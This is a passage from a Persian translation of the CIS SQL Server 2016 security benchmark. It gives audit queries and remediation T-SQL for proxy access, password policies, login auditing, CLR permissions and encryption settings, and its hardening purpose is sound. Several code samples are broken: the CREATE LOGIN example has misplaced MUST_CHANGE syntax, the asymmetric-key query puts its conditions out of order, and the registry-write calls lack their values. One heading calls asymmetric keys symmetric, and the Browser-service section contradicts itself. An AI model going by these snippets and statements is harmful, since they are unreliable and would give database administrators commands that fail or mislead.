از دستور زیر استفاده کنید تا مشخص شود که آیا دسترسی کاربران Public Role پایگاه داده‌ی msdb، به هیچ پروکسی ای داده شده است یا خیر.

```
USE [msdb]
GO
SELECT sp.name AS proxyname
FROM dbo.sysproxylogin spl
```

```
JOIN sys.database_principals dp
ON dp.sid = spl.sid
JOIN sysproxies sp
ON sp.proxy_id = spl.proxy_id
WHERE principal_id = USER_ID('public');
GO
```

هیچ سطری نباید بازگردانده شود.

- **نحوه‌ی اعمال:**

۱- با دستور زیر، دسترسی به <proxyname> را از Public Role لغو کنید.

```
USE [msdb]
GO
EXEC dbo.sp_revoke_login_from_proxy @name = N'public', @proxy_name =
N'<proxyname>';
GO
```

- **مقدار پیش فرض:**

به طور پیش‌فرض، کاربران پایگاه داده‌ی msdb، به هیچ پروکسی دسترسی ندارد.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://support.microsoft.com/en-us/help/2160741/best-practices-in-configuring-sql-server-agent-proxy-account

https://docs.microsoft.com/en-us/sql/ssms/agent/manage-job-steps?view=sql-server-2016

۴,۴. سیاست‌های کلمه عبور

۴,۴,۱. مطمئن شوید گزینه MUST_CHANGE برای همه کاربران SQL بصورت ON تنظیم شده باشد.

زمانی که این گزینه در حالت ON تنظیم گردد، در اولین ورود کاربر باید رمز عبور را به رمز عبور جدید به‌روزرسانی نماید.

- **منطق:**

با اجبار نمودن تغییر رمز عبور، برای کاربرانی که حساب کاربری آن‌ها تغییر داشته است یا جدید ایجاد شده است، از دسترسی کاربران دیگر به رمز عبورهایی که در ایجاد اولیه یا تغییر نام کاربری تنظیم شده است جلوگیری می‌شود.

- **نحوه‌ی بررسی:**

۱- SQL Server Management Studio را باز نمایید.

۲- Object Explorer را باز کرده و به نمونه موردنظر از بانک اطلاعاتی متصل شوید.

۳- گزینه نام کاربری‌ها در Object Explorer را بررسی نمایید. روی نام کاربری مورد نظر کلیک راست کرده و ویژگی‌ها را انتخاب نمایید.

۴- مطمئن شوید که گزینه User must change password را تنظیم کرده باشید.

- **نحوه‌ی اعمال:**

گزینه MUST_CHANGE (تغییر اجباری) را برای نام کاربری‌های مجاز SQL در ایجاد نام کاربری جدید اینگونه تنظیم می‌شود:

```
CREATE LOGIN <login_name> WITH PASSWORD = '<password_value>'
CHECK_EXPIRATION = ON, CHECK_POLICY = ON; MUST_CHANGE,
```

گزینه تغییر اجباری را برای نام کاربری‌های مجاز در تنظیم مجدد رمز عبور اینگونه تنظیم نمایید

ALTER LOGIN <login_name> WITH PASSWORD = '<new_password_value>' MUST_CHANGE;

گزینه‌های CHECK_EXPIRATION (بررسی انقضا) و CHECK_POLICY(بررسی – سیاست ها) هر دو باید در حالت ON باشد. کاربر نهایی برای تغییر رمز عبور باید ابزارهای خود را داشته باشد.

- **مقدار پیش فرض:**

زمانی که نام کاربری جدیدی با T-SQL CREATE LOGIN ایجاد می‌کنید به صورت پیش فرض OFF می‌باشد.

- **منابع:**

https://docs.microsoft.com/en-us/sql/t-sql/statements/alter-login-transact-sql

https://docs.microsoft.com/en-us/sql/t-sql/statements/create-login-transact-sql

۴,۴,۲. مطمئن شوید گزینه «CHECK_EXPIRATION» برای تمام کاربران احراز هویت شده SQL در Sysadmin Role به مقدار «ON» تنظیم‌شده باشد

همان سیاست انقضای رمز عبور را که در ویندوز SQL Server می‌باشد استفاده می‌نماید.

- **منطق:**

اطمینان از مطابقت سیاست‌های رمز عبور با سیاست‌های مدیریت رمز عبور در ویندوز این اطمینان را به همراه دارد که کاربران مدیر و سایر کاربرانی که دسترسی sysadmin به بانک اطلاعاتی دارند در بازه های زمانی مشخصی نسبت به تغییر رمز عبور اقدام نمایند تا احتمال سوء استفاده از نام کاربری و رمز عبور آن‌ها برای نفوذ به سیستم کاهش یابد.

- **نحوه‌ی بررسی:**

عبارت T-SQL زیر را برای یافتن کاربرانی با دسترسی sysadmin که گزینه CHECK_EXPIRATION آن‌ها OFF هست اجرا نمایید. هیچ موردی نباید یافت شود

```
SELECT l.[name], 'sysadmin membership' AS 'Access_Method'
FROM sys.sql_logins AS l
WHERE IS_SRVROLEMEMBER('sysadmin',name) = 1
AND l.is_expiration_checked <> 1
UNION ALL
SELECT l.[name], 'CONTROL SERVER' AS 'Access_Method'
FROM sys.sql_logins AS l
JOIN sys.server_permissions AS p
ON l.principal_id = p.grantee_principal_id
WHERE p.type = 'CL' AND p.state IN ('G', 'W')
AND l.is_expiration_checked <> 1;
```

- **نحوه‌ی اعمال:**

برای <login_name> هایی که با استفاده از T-SQL فوق مشخص شده‌اند عبارت زیر را اجرا نمایید:

```
ALTER LOGIN [<login_name>] WITH CHECK_EXPIRATION = ON;
```

- **تاثیر:**

این توصیه برای سیستم‌هایی است که نمی‌توانند از سیستم نام کاربری‌های مستقیم ویندوز پیروی کنند. با توجه به محدودیت این قانون برای نام کاربری‌هایی که مجوزهای در سطح مدیر سیستم دارند تاثیر در سطح این کاربران انجام می‌شود.

- **مقدار پیش فرض:**

گزینه CHECK_EXPIRATION به صورت پیش فرض در حالت On می‌باشد. گزینه CHECK_EXPIRATION زمانی Off می‌باشد که با استفاده از دستور T-SQL CREATE LOGIN بدون مشخص کردن گزینه CHECK_EXPIRATION استفاده می‌نماید.

- **منابع**

https://docs.microsoft.com/en-us/sql/relational-databases/security/passwordpolicy

۴,۴,۳. مطمئن شوید گزینه CHECK_POLICY برای تمام کاربران احراز هویت شده SQL به مقدار ON تنظیم‌شده باشد

همان سیاست رمز عبور در ویندوز را برای رمز عبور SQL Server استفاده می‌نماید.

- **منطق:**

مطمئن خواهید شد که رمز عبور مربوط به نام کاربری‌های SQL با همان سیاست رمز عبور ایمن در ویندوز مدیریت خواهند شد تا به‌راحتی در حملات و نفوذ به سیستم‌ها آسیب‌پذیر نباشند.

- **بررسی:**

از کد زیر برای تعیین وضعیت نام کاربری‌های SQL استفاده کنید و بررسی کنید که آیا سیاست رمز عبور بر روی آن‌ها اعمال می‌شود.

```
SELECT name, is_disabled
FROM sys.sql_logins
```

WHERE is_policy_checked = 0;

- **نحوه‌ی اعمال:**

برای هریک از <login_name> های حاصل از عبارت فوق دستور زیر را اجرا نمایید.

ALTER LOGIN [<login_name>] WITH CHECK_POLICY = ON;

- **تاثیر:**

این توصیه برای سیستم‌هایی است که نمی‌توانند از نام کاربری‌های مجاز ویندوز استفاده کنند. رمز عبور ضعیف می‌تواند منجر به در خطر افتادن سیستم‌ها شود. این تنظیمات تنها زمانی اجرا می‌شود که رمز عبور تغییر نماید. این تنظیمات نمی‌گذارد رمز عبور ضعیف تنظیم شود.

- **مقدار پیش فرض:**

مقدار گزینه CHECK_POLICY به صورت پیش فرض ON می‌باشد.

- **منابع:**

https://docs.microsoft.com/en-us/sql/relational-databases/security/passwordpolicy

۴,۵. بازرسی و ورود

۴,۵,۱. مطمئن شوید مقدار «Maximum number of error log files» به بزرگ‌تر یا مساوی ۱۲ تنظیم شده باشد

باید از تلاش شود تا فایل‌های ثبت وقایع در خصوص خطای سرور کاهش یابد. پشتیبان فایل‌های ثبت وقایع باید قبل از دوباره‌نویسی تهیه شود.

- **منطق:**

ثبت وقایع خطای SQL Server اطلاعات مهمی درباره رویدادهای مهم سرور و اطلاعات نام کاربری دارد.

- **نظارت:**

عبارت T-SQL زیر را اجرا نمایید. تعداد فایل‌های ثبت وقایع برگشت شده باید بیشتر یا برابر ۱۲ باشد.

```
DECLARE @NumErrorLogs int;
EXEC master.sys.xp_instance_regread
N'HKEY_LOCAL_MACHINE',
N'Software\Microsoft\MSSQLServer\MSSQLServer',
N'NumErrorLogs',
@NumErrorLogs OUTPUT;
SELECT ISNULL(@NumErrorLogs, -1) AS [NumberOfLogFiles];
```

- **نحوه‌ی اعمال:**

تعداد ثبت وقایع‌ها را طوری تنظیم نمایید که از دست دادن داده‌ها جلوگیری کند. مقدار پیش فرض ۶ ممکن است برای شرایط واقعی کافی نباشد. T-SQL زیر را اجرا نمایید و تعداد ثبت وقایع خطا را تغییر داده و <NumberAbove12> را با عدد مطلوب برای ثبت وقایع خطا جایگزین کنید.

```
EXEC master.sys.xp_instance_regwrite
N'HKEY_LOCAL_MACHINE',
N'Software\Microsoft\MSSQLServer\MSSQLServer',
N'NumErrorLogs',
REG_DWORD,
```

<NumberAbove12>;

- **تاثیر:**

زمانی که تعداد خطای ثبت شده در فایل ثبت وقایع به تعداد تنظیم شده برسد خطاهای قدیمی‌تر فایل ثبت وقایع خطا با راه‌اندازی مجدد SQL Server و یا اجرای sp_cycle_errorlog حذف می‌شود.

- **مقدار پیش فرض:**

ثبت ۶ خطای SQL Server در کنار فایل ثبت وقایع خطای سیستم بصورت پیش فرض می‌باشد.

- **منابع:**

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/scmservices-configure-sql-server-error-logs

۴,۵,۲. از یک بودن مقدار گزینه «Default Trace Enabled» در پیکربندی سرور اطمینان حاصل کنید.

ردیابی پیش فرض، مکان ثبت وقایع مربوط به ایجاد کاربران جدید، تغییر مجوزها و اجرای دستورات DBCC را در فایل ثبت وقایع فراهم می‌نماید.

- **منطق:**

ردیابی پیش فرض اطلاعات با ارزشی از نظر فعالیت‌های امنیتی سرور برای بازرسی آن فعالیت‌ها فراهم می‌نماید.

- **نحوه بررسی:**

دستور T-SQL زیر را اجرا نمایید. هر دو ستون باید عدد ۱ را نشان دهد.

```
SELECT name,
CAST(value as int) as value_configured,
CAST(value_in_use as int) as value_in_use
FROM sys.configurations
WHERE name = 'default trace enabled';
```

- **نحوه‌ی اعمال:**

دستور T-SQL زیر را اجرا نمایید.

```
EXECUTE sp_configure 'show advanced options', 1;
RECONFIGURE;
EXECUTE sp_configure 'default trace enabled', 1;
RECONFIGURE;
GO
EXECUTE sp_configure 'show advanced options', 0;
RECONFIGURE;
```

- **مقدار پیش فرض:**

مقدار پیش فرض این گزینه یک می‌باشد.

- **منابع:**

https://docs.microsoft.com/en-us/sql/database-engine/configurewindows/default-trace-enabled-server-configuration-option

۴,۵,۳. مطمئن شوید گزینه «Login Auditing» با مقدار «failed logins» تنظیم شده باشد.

این تنظیمات تلاش‌های ناموفق احراز هویت را برای نام کاربری‌های SQL در فایل ثبت وقایع خطا ثبت می‌نماید. این تنظیمات برای SQL Server می‌باشد. از قبل این تنظیمات در نسخه‌ها و تعاریف مختلف SQL Server در دسترس می‌باشد. قبل از اینکه ناظر SQL Server در دسترس باشد، این تنها مکانیزم برای کنترل ورود موفق یا ناموفق کاربرها بود.

- **منطق:**

بدست آوردن ورودهای ناموفق کاربران اطلاعات کلیدی فراهم می‌کند که می‌تواند برای شناسایی و یا تایید حملات رمز عبور استفاده شود ولی استفاده از تنظیمات نظارت به منظور دستیابی به ورودهای موفق کاربرها نویز اضافی در ثبت وقایع خطای SQL Server ایجاد می‌نماید که می‌تواند از تلاش‌های DBA برای رفع مشکل جلوگیری نماید.

- **نحوه‌ی بررسی:**

عبارت T-SQL زیر را اجرا کنید.

```
EXEC xp_loginconfig 'audit level';
```

در خروجی عبارت فوق مقدار config_value اگر failure بود صرفا موارد ناموفق ورود نام کاربر در ثبت وقایع‌های آورده می‌شود. اگر مقدار config_value مساوی all بود، در اینصورت هم ورودهای موفق و هم ورودهای ناموفق در ثبت وقایع آورده می‌شود. هر دو تنظیم می‌تواند با ارزش باشد ولی همانطور که ذکر شد، بدست آوردن ورودهای موفق کاربران با این روش نویز زیادی در ثبت وقایع ایجاد می‌کند.

- **نحوه‌ی اعمال:**

مراحل زیر را برای تنظیم سطح نظارت با استفاده از T-SQL انجام دهید.

۱. دستور زیر را اجرا نمایید

```
EXEC xp_instance_regwrite N'HKEY_LOCAL_MACHINE',
N'Software\Microsoft\MSSQLServer\MSSQLServer', N'AuditLevel', REG_DWORD,
```

۲. SQL Server را راه‌اندازی مجدد نمایید.

- **مقدار پیش فرض:**

به صورت پیش فرض، تنها تلاش‌های ناموفق ورود کاربران ثبت می‌شود.

- **منابع:**

https://docs.microsoft.com/en-us/sql/database-engine/configurewindows/server-properties-security-page

۴,۵,۴. مطمئن شوید گزینه SQL Server Audit برای ثبت هردو نوع ورود failed و successful تنظیم شده باشد.

با استفاده از SQL Server Audit می‌توان هم ورودهای موفق و هم ورودهای ناموفق کاربران را ثبت نمود و آن‌ها را در یکی از سه محل نوشت: فایل ثبت وقایع رخدادهای برنامه، فایل ثبت وقایع رخدادهای امنیتی یا سیستم فایل. ما از این مساله برای ثبت کردن رخدادهای کاربران در SQL Server و هر تلاشی که سیاست نظارت را تغییر دهد استفاده می‌کنیم. همچنین این مساله منبع ثانویه برای ثبت تلاش‌های ناموفق کاربران می‌باشد.

- **منطق:**

با استفاده از SQL Server Audit به جای تنظیم سنتی گزینه امنیت برای بدست آوردن ورودهای موفق؛ ما نویز ثبت وقایع خطا[1] را کاهش می‌دهیم. اینکار باعث کوچک ماندن و خوانا شدن رخدادها برای مدیران پایگاه داده‌ها می‌شود که می‌خواهند در SQL Server مشکل پیدا نمایند. همچنین SQL Server Audit می‌تواند رویدادهای امنیتی را در پیکربندی سیستم اجرایی بنویسد. این مساله گزینه بیشتری برای جایی می‌دهد که رویدادهای نام کاربری، مخصوصا ارتباط با SIEM را ذخیره می‌کند.

- **نحوه‌ی بررسی:**

با اجرای دستور زیر می‌توانید وضعیت فعلی این گزینه را مشخص نمایید:

```
SELECT
S.name AS 'Audit Name'
, CASE S.is_state_enabled
WHEN 1 THEN 'Y'
WHEN 0 THEN 'N' END AS 'Audit Enabled'
, S.type_desc AS 'Write Location'
, SA.name AS 'Audit Specification Name'
, CASE SA.is_state_enabled
WHEN 1 THEN 'Y'
WHEN 0 THEN 'N' END AS 'Audit Specification Enabled'
, SAD.audit_action_name
, SAD.audited_result
FROM sys.server_audit_specification_details AS SAD
JOIN sys.server_audit_specifications AS SA
```

[1] Errorlog

```
ON SAD.server_specification_id = SA.server_specification_id
JOIN sys.server_audits AS S
ON SA.audit_guid = S.audit_guid
WHERE SAD.audit_action_id IN ('CNAU', 'LGFL', 'LGSD');
```

نتیجه شامل سه رکورد خواهد بود که در هر رکورد وضعیت هر یک از گزینه‌های زیر مشخص می‌شود:

- AUDIT_CHANGE_GROUP
- FAILED_LOGIN_GROUP
- SUCCESSFUL_LOGIN_GROUP

- **نحوه‌ی اعمال:**

از طریق T SQL کد زیر را اجرا نمایید:

```
CREATE SERVER AUDIT TrackLogins
TO APPLICATION_LOG;
GO
CREATE SERVER AUDIT SPECIFICATION TrackAllLogins
FOR SERVER AUDIT TrackLogins
ADD (FAILED_LOGIN_GROUP),
ADD (SUCCESSFUL_LOGIN_GROUP),
ADD (AUDIT_CHANGE_GROUP)
WITH (STATE = ON);
GO
ALTER SERVER AUDIT TrackLogins
WITH (STATE = ON);
GO
```

- **تاثیر:**

با استفاده از روشهای دیگر، تنها ورودهای ناموفق بدست می‌آید. اگر SQL Server Audit با تنظیمات مناسب اجرا نشود، SQL Server ورودهای موفق را بدست نمی‌آورد که می‌تواند استفاده از بررسی رخدادهای سرور لازم باشد.

- **مقدار پیش فرض:**

بطور پیش فرض، هیچ مقدار تنظیم شده‌ای برای SQL Server Audit وجود ندارد.

- **منابع:**

https://docs.microsoft.com/en-us/sql/relationaldatabases/security/auditing/create-a-server-audit-and-server-audit-specification

۴,۶. توسعه نرم‌افزار

۴,۶,۱. از تصفیه شدن پایگاه داده و تصفیه شدن ورودی‌های کاربر از طریق برنامه‌ها اطمینان حاصل نمایید.

همیشه بایستی با بررسی نوع، طول، فرمت و دامنه ورودی‌ها قبل از ارسال آن‌ها به سرور پایگاه داده مطمئن شویم که ورودی‌های معتبری توسط پایگاه داده دریافت می‌شود.

- **منطق:**

تصفیه کردن ورودی‌های کاربر به طور معنی‌داری خطر تزریق SQL را به حداقل می‌رساند.

- **نحوه‌ی بررسی:**

با تیم‌های برنامه‌نویسی مشورت کنید که مطمئن شوند هرگونه تعامل با پایگاه داده با استفاده از فراخوانی رویه‌های ذخیره شده می‌باشد نه به صورت SQL پویا. هرگونه مجوز وارد کردن، به‌روزرسانی یا حذف داده‌ها را از کاربران سلب نمایید، طوری که اصلاح داده‌ها با این رویه‌های ذخیره شده انجام شود. تایید نمایید که هیچ پرس‌وجوی SQL ای در کد برنامه وارد نمی‌شود.

- **نحوه‌ی اعمال:**

مراحل زیر را می‌توان برای جلوگیری از آسیب‌پذیری تزریق SQL انجام داد:

- بررسی TSQL ها و کدهای برنامه عدم امکان تزریق SQL
- تنها حساب‌های خاصی برای ارسال ورودی‌های کاربر به سرور مجاز باشد.
- ریسک حمله تزریق SQL را با استفاده از دستورات پارامتری و رویه‌های ذخیره شده به حداقل برسانید.
- داده‌های باینری و کاراکترها توضیحات کاربر را رد کنید.
- همیشه ورودی کاربر را از بابت معتبر بودن بررسی نموده و مستقیما برای ایجاد عبارت‌های SQL استفاده نکنید.

- **تاثیر:**

تصفیه کردن ورودی‌های کاربر به تغییراتی در کد برنامه و نوع تعامل با پایگاه داده نیاز دارد. این تغییرات معمولا نیاز دارند تا برنامه‌ها و یا پایگاه داده بطور موقت آفلاین شود. هرگونه تغییر در TSQL و یا کد برنامه باید در محیط آزمون و قبل از اجرای برنامه آزمایش شود.

- **منابع:**

https://www.owasp.org/index.php/SQL_Injection

۴,۶,۲. مطمئن شوید گزینه «CLR Assembly Permission Set» برای تمام «CLR Assemblies» به «SAFE_ACCESS» تنظیم‌شده باشد.

تنظیم گزینه «CLR Assembly Permission Set» به «SAFE_ACCESS» موجب جلوگیری از دسترسی مونتاژها به عناصر خارجی از قبیل فایل‌ها عناصر شبکه می‌شود.

- **منطق:**

مونتاژهایی[۱] که مجوز دسترسی بیرونی یا UNSAFE دارند می‌توانند به قسمت‌های حساس سیستم عامل و داده انتقالی آن دسترسی داشته باشند و از آن‌ها استفاده کنند و وضعیت پارامترهای حفاظتی سیستم عمال ویندوز را تغییر دهند.

مونتاژهایی که توسط ماکروسافت ایجاد شده باشند (is_user_defined = 0) از این موضوع معاف می‌شوند زیرا برای عملکرد کلی سیستم نیاز می‌باشند.

- **نحوه‌ی بررسی:**

عبارت SQL زیر را اجرا نمایید:

```
SELECT name,
permission_set_desc
FROM sys.assemblies
where is_user_defined = 1;
```

همه مونتاژهای نتیجه شده باید دسترسی ایمن را در ستون permission_set_desc داشته باشند.

- **نحوه‌ی اعمال:**

---

[۱] Assemblies

عبارت TSQL زیر را برای تنظیم مورد نظر اجرا نمایید:

ALTER ASSEMBLY <assembly_name> WITH PERMISSION_SET = SAFE;

- **تاثیر:**

مونتاژ موردنظر ابتدا باید در محیط آزمایشی تست شود تا از عملکرد مونتاژ اطمینان حاصل شود که با تنظیمات مجوز ایمن طراحی شده است.

- **مقدار پیش فرض:**

مجوز ایمن بصورت پیش فرض تنظیم می‌شود.

- **منابع:**

https://docs.microsoft.com/en-us/sql/relational-databases/clrintegration/security/clr-integration-code-access-security

https://docs.microsoft.com/en-us/sql/relational-databases/system-catalogviews/sys-assemblies-transact-sql

https://docs.microsoft.com/en-us/sql/t-sql/statements/alter-assembly-transactsql

۴,۷. رمزنگاری

۴,۷,۱. مطمئن شوید گزینه «Symmetric Key encryption algorithm» به مقدار «AES_128» یا بالاتر در پایگاه داده‌های غیر سیستمی تنظیم‌شده باشد.

به عنوان بهترین تجربیات ماکروسافت، تنها الگوریتم‌های SQL Server AES، AES_128, AES_192 and AES_256 برای الگوریتم رمزگذاری کلید متقارن استفاده شود.

- **منطق:**

الگوریتم‌های زیر به عنوان الگوریتم‌های ضعیف برای رمزنگاری تعریف شده‌اند و نباید در SQL Server استفاده شوند.DES, DESX, RC2, RC4, RC4_128. سازمان‌های متعددی الگوریتم‌های سه گانه DES (TDEA) را می‌پذیرند. با این وجود استفاده از آن‌ها به‌عنوان نوع الگوریتم منسوخ شده و استفاده از آن‌ها توصیه نمی‌شود.

- **نحوه‌ی بررسی:**

کد زیر را برای هر پایگاه داده اجرا نمایید:

```
USE [<database_name>]
GO
SELECT db_name() AS Database_Name, name AS Key_Name
FROM sys.symmetric_keys
WHERE algorithm_desc NOT IN ('AES_128','AES_192','AES_256')
AND db_id() > 4;
GO
```

به عنوان نتیجه، هیچ رکوردی نباید بازگشت شود.

- **نحوه‌ی اعمال:**

به کتاب‌های آنلاین "تغییر کلید متقارن" مراجعه نمایید

https://docs.microsoft.com/en-us/sql/t-sql/statements/alter-symmetric-key-transact-sql

- **تاثیر:**

استفاده از الگوریتم‌های ضعیف را کنار بگذارید زیرا ممکن است سیستم را در خطر حملات شکستن کلید قرار دهد. داده‌های رمزگذاری شده را نمی‌توان فشرده کرد، ولی داده‌های فشرده را می‌توان رمزنگاری کرد. اگر از برنامه فشرده‌سازی استفاده می‌کنید، باید داده‌ها را قبل از رمزنگاری فشرده کنید.

- **منابع:**

https://docs.microsoft.com/en-us/sql/t-sql/statements/alter-symmetric-keytransact-

۴,۷,۲. مطمئن شوید اندازه کلید متقارن در پایگاه داده غیر سیستمی برابر ۲۰۴۸ یا بیشتر از آن تنظیم شود.

در بهترین تجارب مایکروسافت استفاده از الگوریتم‌های رمزنگاری نامتقارن توصیه می‌شود.

- **منطق:**

الگوریتم رمزنگاری RSA_2048 برای کلیدهای نامتقارن در SQL Server بالاترین سطح را تامین کرده بنابراین امن‌ترین گزینه در دسترس می‌باشد. (گزینه‌های دیگر RSA_512 و RSA_1024 خواهد بود)

- **نحوه‌ی بررسی:**

کد زیر را برای هر پایگاه داده اجرا نمایید:

```
USE <database_name>;
GO
SELECT db_name() AS Database_Name, name AS Key_Name
FROM sys.asymmetric_keys
AND db_id() > 4; WHERE key_length < 2048
GO
```

به عنوان نتیجه، هیچ رکوردی نباید بازگشت شود.

- **نحوه‌ی اعمال:**

به کتاب‌های آنلاین "تغییر کلید نامتقارن" مراجعه نمایید

https://docs.microsoft.com/en-us/sql/t-sql/statements/alter-asymmetric-key-transactsql

- **تاثیر:**

تعداد بیت بالاتر برای کلید می‌تواند منجر به عملکرد کندتر سیستم شود، ولی احتمال شکست کلید را در حملات کاهش می‌دهد. همانطور که عنوان شد داده‌های رمزگذاری شده را نمی‌توان فشرده کرد ولی داده‌های فشرده را می‌توان رمزنگاری کرد. اگر از برنامه فشرده‌سازی استفاده می‌کنید، باید داده‌ها را قبل از رمزگذاری فشرده نمایید.

- **مقدار پیش فرض:**

هیچ

- **منابع:**

https://docs.microsoft.com/en-us/sql/t-sql/statements/alter-asymmetric-keytransact-sql

۴,۸. پیوست: بررسی‌های بیشتر

۴,۸,۱. مطمئن شوید «SQL Server Browser Service» به‌درستی پیکربندی شده باشد.

هیچ توصیه‌ای برای غیر فعال کردن SQL Server Browser Service وجود ندارد

- **منطق:**

در نصب نمونه پیش فرض، SQL Server Browser Service بصورت پیش فرض غیر فعال می‌باشد. معمولا هیچ دلیلی برای فعال‌سازی SQL Server Browser Service وجود ندارد از این‌رو نیازی به تنظیم آن وجود ندارد. در این مورد توصیه می‌شود که SQL Server Browser Service غیر فعال بماند.

غیر فعال کردن SQL Server Browser Service می‌تواند به این معنی باشد که کاربران نهایی باید اعداد پورت را برای نمونه‌ها به خاطر داشته باشند. از آنجایی که کارکنان IT تمایلی برای غیرفعال کردن SQL Server Browser Service ندارند فعال کردن خدمات، ممکن است اجبار شود ولی به دلیل ریسکی که ایجاد می‌نماید، غیر فعال گذاشتن SQL Server Browser Service بهتر خواهد بود.

- **نحوه‌ی بررسی:**

وضعیت SQL Server Browser Service را با استفاده از بخش services.msc یا روشهای مشابه بررسی نمایید.

- **نحوه‌ی اعمال:**

در بخش services.msc خدمات مورد نیاز محیط را فعال یا غیر فعال نمایید.

- **مقدار پیش فرض:**

اگر فقط نمونه پیش فرض نصب شده باشد گزینه SQL Server Browser Service به صورت پیش فرض غیر فعال خواهد بود. اگر نمونه با نامی نصب شده باشد مقدار پیش فرض برای SQL Server Browser Service باید به مقدار خودکار تنظیم شود.

- **منابع:**

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/sqlserver-

browser-service-database-engine-and-ssas

۵. منابع

CIS Microsoft SQL Server 2016, v1.۰.0, 08-11-2017